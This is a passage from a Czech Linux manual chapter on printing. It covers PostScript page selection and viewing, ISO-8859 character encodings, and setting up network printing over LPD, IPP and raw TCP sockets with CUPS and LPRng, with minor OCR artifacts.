
vyberete ze souboru `/tmp/in.ps` stránky 2, 3, 4 a

5 a zapíšete je do souboru `/tmp/out.ps`. Příkazem

`psselect -p-3 /tmp/in.ps /tmp/out.ps` vyberte všechny stránky

do strany 3. Příkazem `psselect -r -p4- /tmp/in.ps /tmp/out.ps`

vyberte všechny stránky od strany 4 a vytiskněte je v obráceném pořadí.



Obrázek 7.1: Jednotlivé kroky s pstops

Použití Ghostscriptu k prohlížení výstupu

V grafickém prostředí je možné si prohlížet postscriptové soubory příkazem `gs`. Soubor `/tmp/out.ps` tak zobrazíte příkazem `gs -r60 /tmp/out.ps`. Prohlížení ukončíte současným stisknutím kláves **(Ctrl) + (C)**.

Jako grafické rozhraní Ghostscriptu se používá `gv`. Pomocí tohoto programu zobrazíte soubor `/tmp/out.ps` příkazem `gv /tmp/out.ps`. Program umožňuje přiblížení, oddálení a otáčení dokumentu (žádná z operací nemá vliv na obsah dokumentu). Umožňuje také výběr jednotlivých stránek k tisku.

O kódování ASCII textu

V jednoduchém textu má každý znak svůj číselný kód. Který číselný kód odpovídá znaku je uvedeno v kódové tabulce. Podle toho, kterou kódovou tabulku program používá, může se měnit zobrazovaný text (na obrazovce i tiskárně).

Standardní sada obsahuje pouze znaky s kódy od 0 do 255. Kódy od 0 do 127 reprezentují čistě ASCII kód, který je součástí všech typů kódování. Obsahuje všechna „normální“ písmena a čísla včetně některých zvláštních znaků, ale neobsahuje již některé znaky charakteristické pouze pro některé jazyky. Znaky s kódy 128 až 255 jsou rezervovány pro zvláštní národní znaky jako např. č, ř, š...

Počet zvláštních znaků ve všech jazycích však počet 128 volných míst výsoce převyšují. Z toho důvodu jsou kódy 128 a 255 pro každou jazykovou oblast různé.

ISO-8859-1 (také latin 1) je kódování pro západoevropské jazyky a ISO-8859-2 (resp. latin 2) pak kódování pro středoevropské a východoevropské jazyky. To znamená, že např. kód 241 (v osmičkové soustavě) je obrácený vykřičník ale podle ISO-8859-2 je to velké A s ocáskem dole. ISO-8859-15 pak odpovídá takřka zcela latin 1, ale místo 244 je v ISO-8859-15 znak eura.

Pokusný text

Následující příkaz je nutné napsat na jeden řádek bez lomítek (‘\’) na konci zobrazených řádek.

Vytvoření souboru s pokusným textem:

```
echo -en "\rCode 241(octal): \
\241\r\nCode 244(octal): \244\r\f" >example
```

Zobrazení pokusného textu v různém kódování

V X prostředí otevřete tři terminály a napište do každého jeden z těchto příkazů:

```
xterm -fn *-***-***-14-***-***-iso8859-1 -title iso8859-1 &
xterm -fn *-***-***-14-***-***-iso8859-15 -title iso8859-15 &
xterm -fn *-***-***-14-***-***-iso8859-2 -title iso8859-2 &
```

Pokusný text v každém terminálu zobrazíte zadáním příkazu:
`cat example.`

Terminál „iso8859-1“ zobrazí kód 241 jako obrácený (španělský) otazník a kód 244 jako symbol měny.

Terminál „iso8859-15“ zobrazí kód 241 jako jako obrácený (španělský) otazník a kód 244 jako symbol měny Euro.

Terminál „iso8859-2“ zobrazí kód 241 jako malé a s čárkou a kód 244 jako symbol měny.

Protože jsou jednotlivé znaky pevně definovány, není možné používat současně symboly z různých národních abeced.

Více informací (včetně významu všech kódů) získáte v příslušných manuálových stránkách — `iso_8859-1` (`man iso_8859-1`) v terminálu „iso8859-1“, `iso_8859-15` (`man iso_8859-15`) v terminálu „iso8859-15“ a `iso_8859-2` (`man iso_8859-2`) v terminálu „iso8859-2“.

Tisk pokusného textu v různém kódování

Při tisku ASCII souborů jako např. soubor `example` jsou úlohy řazeny do front podle použitého kódování. Pokud tisknete přímo z textového editoru, může být princip jiný, protože textové editory obvykle tisknou výstup nejdřív do formátu PostScript (ne ASCII).

ASCII soubory na svém systému můžete do PostScriptu převést také sami pomocí příkazu `a2ps`. Pro jednotlivá kódování toho dosáhnete těmito příkazy:

```
a2ps -l -X ISO-8859-1 -o example-ISO-8859-1.ps example
a2ps -l -X ISO-8859-15 -o example-ISO-8859-15.ps example
a2ps -l -X ISO-8859-2 -o example-ISO-8859-2.ps example
```

Při tisku souborů `example-ISO-8859-1.ps`, `example-ISO-8859-15.ps` a `example-ISO-8859-2.ps` jsou texty tisknuty v kódování zadaném programu `a2ps`.

Tisk v TCP/IP síti

Velmi rozsáhlou dokumentaci o tisku v systému LPRng najdete v *LPRng-Howto* v souboru `/usr/share/doc/packages/lprng/LPRng-HOWTO.html`. Dokumentace o tiskovém systému CUPS se nachází v *CUPS Software Administrators Manual* uloženém v `/usr/share/doc/packages/cups/sam.html`.

Terminologie

tiskový server *Tiskovým serverem* rozumíme k tisku určený kompletní počítač s procesorem, pamětí a diskem.

Print server box nebo síťová tiskárna

- *Print server box* je počítač s relativně omezenými zdroji, s lokálním tiskovým portem a připojený do TCP/IP sítě. Tento počítač obsahuje „router boxy“ s vestavěnými tiskovými porty.
- *A síťová tiskárna* je tiskárna s vlastním TCP/IP portem. Velmi zjednodušeně jde o tiskárnu s integrovaným print server boxem. Síťové tiskárny a print server boxy jsou spravovány podobným způsobem.

Mezi síťovou tiskárnou, print server boxem a tiskovým serverem je několik významných odlišností. Na druhé straně je zde celá řada zařízení, které nelze považovat vzhledem k definici za tiskové servery, ale jsou tak označovány. V takových případech jde o stav, kdy klienti mohou tisknout pouze přes tato zařízení.

LPD server *LPD server* je server používající adresaci pomocí LPD protokolu. V takovém případě na serveru běží tiskový systém *LPRng* a *lpdfilter* (přesněji *lpd*) nebo tiskový systém *CUPS* nastavený na LPD adresaci (přesněji *cups-lpd*).

IPP server nebo CUPS server „IPP server“ nebo *CUPS server* je server používající adresaci pomocí IPP protokolu. V takovém případě na serveru běží tiskový systém *CUPS* (přesněji *cupsd*).

Síťový server CUPS „Síťový server CUPS“ je *CUPS server* se zvláštní konfigurací, kdy dochází ke sdílení front s ostatními počítači prostřednictvím UDP vysílání (přes UDP port 631).

Rychlá konfigurace klienta

Klientské stanice k sobě obvykle nemají lokálně připojené žádné tiskárny. Pokud tisknete přes server a zároveň připojíte lokální tiskárnu, budete potřebovat nastavení jak pro klientský síťový tisk tak pro lokální tiskárnu. Tiskový server na klientovi by měl být nastaven podle tiskového serveru.

Klient LPD serveru

Pokud v síti není *CUPS*, ale pouze *LPD server*, použijte na klientech tiskový systém *LPRng* a *lpdfilter*. Klientské stanice pak nebudou vyžadovat žádné další nastavení, protože při použití *LPRng* spooleru lze vzdálené fronty adresovat přímo. Viz. *LPRng programy pro příkazovou řádku* na straně 199.

Toto nastavení je možné pouze v případě, že *LPD server* dovoluje klientům tisk do svých front. K tisku z aplikací zadejte v tiskovém dialogu příkaz:

```
lpr -Pqueueaname@printserver
```

Některé aplikace jsou přednastaveny pro používání tiskového systému *CUPS* a musíte je nejdříve přepnout do *LPRng*. Týká se to např. aplikací prostředí KDE a tiskového programu prostředí KDE *kprinter*, který musíte nastavit na tisk pomocí externího programu. Pokud tak neučiníte, nepůjde zadat tiskový příkaz.

Klient CUPS síťového serveru

Pokud se v síti nachází tiskový server *CUPS*, spustíte modul nastavení tiskárny programu *YaST* a zvolíte 'Změnit' → 'Pokročilé' a zadejte následující volby:

Plná serverová instalace CUPS Pokud není lokálně připojena žádná tiskárna, nevytvoří se pomocí programu YaST žádná konfigurace lokální tiskárny. V takovém případě se cupsd nebude spouštět automaticky a je nutné ho aktivovat v 'Editoru úrovní běhu'.

Klientská stanice nevyžaduje žádné další nastavení v případě, že se v síti nachází CUPS server vysílající v pravidelných intervalech dostupné fronty. Po přijetí vysílání od serveru budou fronty zpřístupněny i na klientských stanicích.

To je možné pouze v případě, že CUPS server v síti své fronty a adresu vysílá ostatním klientům a klientským stanicím je povolen tisk na serveru.

Pouze klientská instalace CUPS Pokud chcete tisknout pouze přes síťový server CUPS, lze CUPS nastavit pouze do klientského režimu. V nastavení je pak nutné pouze uvést jméno tiskového serveru.

V tomto režimu na stanici neběží cupsd a neexistuje soubor `/etc/printcap`. Některé aplikace však nedokáží tisknout, pokud není v souboru `/etc/printcap` zanesena žádná tisková fronta. V takovém případě doporučujeme spustit CUPS v serverovém režimu, kdy lokální cupsd automaticky vytvoří soubor `/etc/printcap`, který bude obsahovat i fronty ze vzdáleného tiskového serveru CUPS.

Protokoly pro tisk v TCP/IP sítích

V následujícím seznamu jsou uvedeny různé metody implementace tisku v síti TCP/IP. Rozhodnutí, kterou použijete, je závislé na hardwaru a schopnostech jednotlivých protokolů. Při nastavení tisku pomocí YaST lze tiskový protokol zvolit.

Prvním krokem při nastavení tiskárny programem YaST je volba hardwarové kategorie pro tisk (např. pomocí síťového serveru CUPS, pomocí síťového serveru LPD nebo přímý tisk na tiskový server nebo print server box). Podle volby jsou pak nabízeny dostupné protokoly. Protokol, který funguje ve většině případů, je předzvolený. Pokud je dostupný pouze jeden protokol, není volba možná. Například:

- Tisk pomocí síťového serveru CUPS
 - ▷ IPP protokol (single option)
- Tisk přes LPD-Style síťový server

- ▷ LPD protokol (single option)
- Přímý tisk na síťovou tiskárnu nebo print server box
 - ▷ TCP socket
 - ▷ LPD protokol
 - ▷ IPP protokol

Data lze doručit od odesílatele k příjemci pouze v případě, že obě strany podporují zvolený protokol. Software nainstalovaný na odesílateli i příjemci musí tedy obsahovat software pro podporu zvoleného protokolu.

Pokud je splněna podmínka podpory stejného protokolu, je jedno, jaký další hardware a software obě strany používají.

V závislosti na tištěných datech obsahuje tisková úloha další informace jako jméno vlastníka úlohy, jméno klienta, ze kterého byla úloha odeslána a zvláštní nastavení (jako velikost papíru, duplexní režim atd...).

Tisk pomocí LPD protokolu

Odesílatel posílá úlohy do fronty příjemce pomocí protokolu LPD. Na příjemci je úloha očekávána na portu 515. Služba tak obdrží úlohy na portu 515 (obvykle lpd). Na příjemci musí existovat fronty, kam se úlohy umístí.

Odesílatelé podporující LPD protokol:

Linuxový počítač s tiskovým systémem LPRng:

- LPRng podporuje odesílání pomocí LPD protokolu prostřednictvím lpd. Na odesílateli je nutná existence fronty, ze které lpd odešle úlohu příjemci.
- LPRng podporuje LPD protokol i bez lokálního lpd. Pomocí LPD protokolu může lpr z balíčku lprng odeslat úlohu přímo lpd příjemce.

Linuxový počítač s tiskovým systémem CUPS:

- CUPS podporuje odesílání pomocí LPD protokolu prostřednictvím CUPS démona (cupsd). Na odesílateli je nutná existence fronty, ze které cupsd odešle úlohu příjemci.

Linuxový počítač s klientem CUPS:

- Odesílání pomocí LPD protokolu prostřednictvím CUPS klienta není podporováno.

Počítač s nelinexovým operačním systémem:

- Protože je LPD protokol velmi starý, je podporován naprostou většinou operačních systémů alespoň v úloze odesílatele. Pokud není podpora dostupná ve výchozím nastavení, je nutné podporu doinstalovat.

Příjemci podporující LPD protokol:**Linuxový počítač s tiskovým systémem LPRng:**

- LPRng podporuje příjem pomocí LPD protokolu prostřednictvím lpd.

Linuxový počítač se serverovým tiskovým systémem CUPS:

- CUPS podporuje příjem pomocí LPD protokolu prostřednictvím cups-lpd. Služba cups-lpd je aktivována pomocí inetd nebo xinetd.

Linuxový počítač s klientským tiskovým systémem CUPS:

- CUPS klient nepodporuje příjem pomocí LPD protokolu.

Tiskové servery a print server boxy/síťové tiskárny:

- Protokol LPD je podporován naprostou většinou tiskových serverů, print server boxů a síťových tiskáren.
- U print server boxů a síťových tiskáren se jména front liší model od modelu a mají různé vlastnosti.

Tisk pomocí IPP protokolu

Odesílatel posílá úlohy do fronty příjemce pomocí protokolu IPP. Na příjemci je úloha očekávána na portu 631. Služba tak obdrží úlohy na portu 631 (u CUPS cupsd). Na příjemci musí existovat fronty, kam se úlohy umístí.

Odesílatelé podporující IPP protokol:**Linuxový počítač s tiskovým systémem LPRng:**

- LPRng nepodporuje IPP protokol.

Linuxový počítač s klientským nebo serverovým tiskovým systémem CUPS:

- CUPS podporuje posílání pomocí IPP protokolu i bez lokálního cupsd. Programy lpr nebo lp z balíčku cups-client, program xpp a tiskový program prostředí KDE kprinter umí zaslat tiskovou úlohu pomocí protokolu IPP přímo příjemci.

Počítače s nelinekovým operačním systémem:

- Protokol IPP je relativně nový a nemusí být podporován ve všech případech.

Příjemci podporující IPP protokol:

Linuxový počítač s tiskovým systémem LPRng:

- LPRng nepodporuje IPP protokol.

Linuxový počítač se serverovým tiskovým systémem CUPS:

- CUPS podporuje příjem pomocí IPP protokolu prostřednictvím cupsd. Na příjemci musí existovat fronta, kam příjemce uloží úlohu zaslanou odesílatelem.

Linuxový počítač s klientským tiskovým systémem CUPS:

- CUPS nepodporuje příjem pomocí IPP protokol.

Tiskové servery a print server boxy/síťové tiskárny:

- IPP protokol je relativně nový a nemusí být podporován ve všech případech.

Přímý tisk přes TCP sokety

Při této metodě není na vzdálenou tiskovou frontu posílána žádná tisková úloha tisková úloha a nepoužívají se žádné tiskové protokoly (LPD nebo IPP), které by mohly spravovat úlohy ve frontách. Data jsou posílána přímo na tiskárnu přes TCP soket. Je zjevné, že touto metodou lze tisknout pouze data předpřipravená pro tiskárnu. Ve většině případů je pro tuto metodu tisku používán TCP port 9100.

Odesílatelé podporující přímé zasílání přes TCP soket:

Linuxový počítač s tiskovým systémem LPRng:

- LPRng přímé zasílání přes TCP soket prostřednictvím lpd. Na odesílateli musí existovat fronta, ze které lpd předá úlohu na TCP port příjemce.
- Systém LPRng pracuje i bez lokálního lpd. Použitím parametru -Y v příkazu lpr z balíčku lprng pošlete data přímo přes TCP port příjemce prostřednictvím TCP soketu. Více informací najdete v manuálové stránce lpr.

Linuxový počítač se serverovým tiskovým systémem CUPS:

- CUPS podporuje přímé zasílání přes TCP soket prostřednictvím cupsd. Na odesílateli musí existovat fronta, ze které cupsd předá úlohu přes TCP port příjemce.

Linuxový počítač s klientským tiskovým systémem CUPS:

- CUPS klient nepodporuje přímé zasílání přes TCP soket.
- Data však lze na port počítače zaslat příkazem:

```
cat filename | netcat -w 1 host port
```

Příjemci podporující přímý tisk přes TCP soket:

Linuxový počítač s tiskovým systémem LPRng, CUPS server nebo CUPS klient:

- Pro přímý tisk přes TCP soket není vyžadován žádný tiskový systém a žádný tiskový systém tento způsob přímo nepodporuje.
- Tiskový systém CUPS může přijímat data na portu 9100 a přeposílat je do fronty zadané v `/etc/inetd.conf`:

```
9100 stream tcp nowait lp /usr/bin/lp lp -d queue
```

Pokud nevyžadujete filtrování, přidejte volbu `-o raw`.

- Dále můžete emulovat vlastnosti print server boxu tak, aby přijímal data přes port 9100 a přímo je přeposílal na tiskárnu. K tomu účelu do souboru `/etc/inetd.conf` přidejte:

```
9100 stream tcp nowait lp /bin/dd dd of=/dev/lp0
```

Print server box nebo síťová tiskárna:

- Stav podpory se u různých typů liší.
- Číslo portu je závislé na modelu. Pro síťové tiskárny společnosti HP a HP JetDirect print server boxy je výchozí port 9100. Pro JetDirect print server boxy se dvěma či třemi lokálními tiskárnami jde o porty 9100, 9101 a 9102. Stejně porty jsou používány i u řady dalších print server boxů. Pokud si nejste jisti, nahlédněte do manuálu zařízení nebo kontaktujte výrobce. Další informace najdete v souborech:

```
file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html
```

(zvláště v

```
file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#SECNETWORK),
```

```
file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#SOCKETAPI,
```

```
a file:/usr/share/doc/packages/lprng/LPRng-HOWTO.html#AEN4858.
```

Příklady

Případ 1: Více stanic, jeden tiskový server a více print server boxů nebo síťových tiskáren:

Tiskový server s tiskovým systémem LPRng:

- Stanice by měly také používat tiskový srver LPRng.
- Pro každou síťovou tiskárnu nebo každou tiskárnu připojenou k print server boxu je na tiskovém serveru vytvořena vlastní fronta.
- Stanice posílá tiskovou úlohu do fronty asociované s tiskárnou na serveru pomocí LPD protokolu.
- V závislosti na tom, jaký protokol print server box nebo síťová tiskárna podporuje, použije tiskový server pro zaslání dat na síťovou tiskárnu buď LPD protokol nebo přímý tisk přes TCP.

Tiskový server se serverovým tiskovým systémem CUPS:

- Stanice by měly používat tiskový systém CUPS. Nejvhodnější je CUPS klient.
- Pro každou síťovou tiskárnu nebo každou tiskárnu připojenou k print server boxu je na tiskovém serveru vytvořena vlastní fronta.
- Stanice posílá tiskovou úlohu do fronty asociované s tiskárnou na serveru pomocí IPP protokolu.
- V závislosti na tom, jaký protokol print server box nebo síťová tiskárna podporuje, použije tiskový server pro zaslání dat na síťovou tiskárnu buď LPD protokol nebo přímý tisk přes TCP.

Případ 2: Několik stanic, žádný tiskový server a jeden nebo více print server boxů nebo síťových tiskáren:

Stanice s tiskovým systémem LPRng nebo serverový systém CUPS:

- Pro každou stanicí, síťovou tiskárnu nebo každou tiskárnu připojenou k print server boxu je na tiskovém serveru vytvořena vlastní fronta. Všechny fronty jsou nastaveny na všech stanicích. Toto nastavení má smysl pouze u menšího počtu stanic.

- V závislosti na tom, jaký protokol print server box nebo síťová tiskárna podporuje, použijte tiskový server pro zaslání dat na síťovou tiskárnu buď LPD protokol nebo přímý tisk přes TCP.
- Pokud několik stanic pošle současně tiskovou úlohu na stejnou síťovou tiskárnu nebo print server box, dojde ke ztrátě dat a případně mohou nastat i jiné problémy. To se týká především přenosu pomocí LPD protokolu. Implementace LPD protokolu na síťové tiskárně nebo print server boxu je často nedostatečná a obvykle spojená s nedostatečnou velikostí paměti na uložení příchozích úloh. Pokud je systém založen čistě na tisku přes TCP soket, může být systém spolehlivější. Míra spolehlivosti závisí na vlastnostech zařízení.

Filtrování na síťových tiskárnách

V předešlé části byl popsán přenos dat ze stanice na tiskárnu. Proces filtrování (konverze originálních dat na data specifická pro tiskárnu) je však zcela jiná záležitost. Proces filtrování je stejný pro síťovou i pro lokální tiskárnu. Při filtrování je však cesta dat na tiskárnu mnohem složitější než jak ukazuje následující diagram:

Stanice → Tiskový server → Print server box → Tiskárna

Na začátku tohoto řetězce musí být totiž zdrojový soubor převeden do formátu vhodného pro tiskárnu (PostScript, PCL, ESC/P).

Konverze je prováděna tiskovým filtrem a měla by být spouštěna na počítači s odpovídající kapacitou a výkonem. Může jít o pracovní stanici nebo tiskový server, ale v žádném případě ne print server box. Print server boxy navíc obvykle nemají žádné vestavěné filtry.

Zvládají pouze příjem dat a jejich předání na tiskárnu.

Fronty lze nastavit s filtry i bez nich. Prvním krokem v konfiguraci tisku pomocí programu YqST je volba „hardwarové“ kategorie tisku (např. pomocí síťového serveru CUPS, pomocí síťového serveru LPD nebo přímý tisk na síťovou tiskárnu nebo print server box). Výchozí nastavení (s nebo bez filtrování) by mělo bez problémů fungovat. Pokud potřebujete udělat změnu, změňte výchozí nastavení pomocí programu YqST.


Výchozí nastavení jsou tato:

Tisk přes síťový server CUPS: bez filtrování (o filtrování se obvykle stará přímo CUPS server).

Tisk přes síťový server LPD: bez filtrování (o filtrování se obvykle stará přímo LPD server).

Přímý tisk na síťovou tiskárnu nebo print server box: Filtrování.


Při nastavení filtrování se data obvykle uloží ve frontě a jednotlivě jsou filtrována. Pak jsou již přefiltrovaná data odeslána příjemci (viz. 7.2).



Obrázek 7.2: Filtrovací proces

Následující odstavce popisují filtrovací volby pro příklady uvedené výše.

Případ B1a Více stanic, jeden tiskový server a jeden nebo více print server boxů nebo síťových tiskáren:




Obrázek 7.3: Konfigurace 1

Nejjednodušší nastavení je zobrazeno na obrázku 7.3 na následující straně.

Případ B1b Pro všechny fronty filtrované na serveru, fronty bez filtrování lze nastavit na každé stanici. Tiskové úlohy lze dočasně ukládat při přetížení nebo selhání serveru na stanicích. V takovém případě lze tiskový výstup bez čekání na tiskovém serveru vytvářet přímo na stanici. Nevýhodou tohoto řešení je nutnost nastavení všech front na všech počítačích a v případě změn konfigurace tiskových front na serveru (přejmenování, vložení nových nebo smazání front), oprava všech těchto front. Proces filtrování zůstane nezměněn.

Více náročné nastavení je zobrazeno na obrázku 7.4 na následující straně.

Případ B1c Teoreticky lze filtrování provádět na každé stanici. V takovém případě jsou na tiskový server přenášena již data specifická pro tis-



Obrázek 7.4: Konfigurace 2


kárnu. Dojde však k degradaci tiskového serveru na print server box, co až na případy, kdy tiskový server nemá dostatečný výkon, není příliš praktické řešení. Nevýhodou tohoto řešení je nutnost nastavení všech front (s filtrováním) na všech počítačích a nutnost změny nastavení na všech stanicích.

Obrázek 7.5 na následující straně ukazuje toto nastavení.

Případ B2 Několik stanic, žádný tiskový server a jeden nebo více print server boxů či síťových tiskáren:

Jediná možná konfigurace jsou fronty s filtrováním pro každou tiskárnu na každé stanici. Nevýhodou je potřeba nastavení všech front na každém počítači (s filtrováním) a nutnost při každé změně měnit i nastavení na stanicích.

Obrázek 7.6 na straně 250 ukazuje toto nastavení.




Obrázek 7.5: Konfigurace 3

Případ B3 Předešlá situace je velmi podobná stavu, kdy dochází ke konfiguraci samostatného systému s lokální tiskárnou. looks almost the same as the configuration for a stand-alone system with a locally connected printer.

Na obrázku 7.7 na následující straně vidíte konfiguraci samostatného systému.

Pokud obrátíte pořadí uvedených příkladů, získáte postup nastavení od samostatného systému s lokální tiskárnou až po rozsáhlý a složitý systém s mnoha stanicemi s tiskovým serverem poskytujícím služby řadě print server boxů nebo síťových tiskáren.




Obrázek 7.6: Konfigurace 4

Možné problémy

Kontrola TCP/IP sítě Ujistěte se, že všechny funkce včetně přidělování jmen fungují správně.

